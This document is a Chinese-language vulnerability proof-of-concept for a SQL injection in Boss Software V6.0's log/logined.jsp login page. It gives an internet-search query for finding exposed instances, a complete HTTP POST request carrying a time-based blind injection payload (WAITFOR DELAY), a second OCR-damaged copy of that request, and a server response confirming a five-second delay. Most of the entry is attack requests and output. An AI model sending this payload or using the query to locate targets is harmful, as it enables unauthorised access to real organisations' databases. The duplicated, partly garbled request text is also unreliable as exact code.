B3-1博斯软件-V6.0-SQL

漏洞描述：

福建博思软件股份有限公司博斯软件V6.0 log/logined.jsp存在SQL注入漏洞。

影响版本：

- 博斯软件V6.0

网站图片:

网络测绘:

Hunter 语法:


- hunterweb.title:"欢迎使用 博斯软件"

漏洞复现:

payload:

```
POST /log/logined.jsp HTTP/1.1
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Cookie: JSESSIONID=80D835813F9733E867790648CBAA0EC6
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Content-Length: 106
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4298.0 Safari/537.36
Host: xx.xx.xx.xx
Connection: Keep-alive

Submit=-1A&account=-1password=g-1';WAITFOR DELAY '0:0:5'--
```



```
POST /log/logined.jsp HTTP/1.1
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Cookie: JSESSIONID=80D835813F9733E867790648CBAA0EC6
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
q=0.8
Accept-Encoding: gzip,deflate
Content-Length auto: 106
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/88.0.4298.0 Safari/537.36
Host ?: [redacted]
Connection: Keep-alive

Submit=-1A&account=-1password=g-1';WAITFOR DELAY '0:0:5'--
```

```
HTTP/1.1 200 OK
X-Powered-By: Servlet 2.4; Tomcat-5.0.2[illegible]
(build: CVSTag=JBoss_3_2_6 date=2004[illegible]
Set-Cookie: JSESSIONID=802F1CA99BF48B2697C233E2BB93B348;
Path=/
Content-Type: text/html; charset=utf-8
Date: Fri, 20 Oct 2023 14:42:45 GMT
Server: Apache-Coyote/1.1
Content-Length: 216




<SCRIPT src="/util/util.js"></SCRIPT>
<html>
<body>

            <script>
            alert("你无权查看该页面");
            history.back();
```

响应时间:5000ms; 总耗时:5063ms; URL:http://[redacted]

效果图: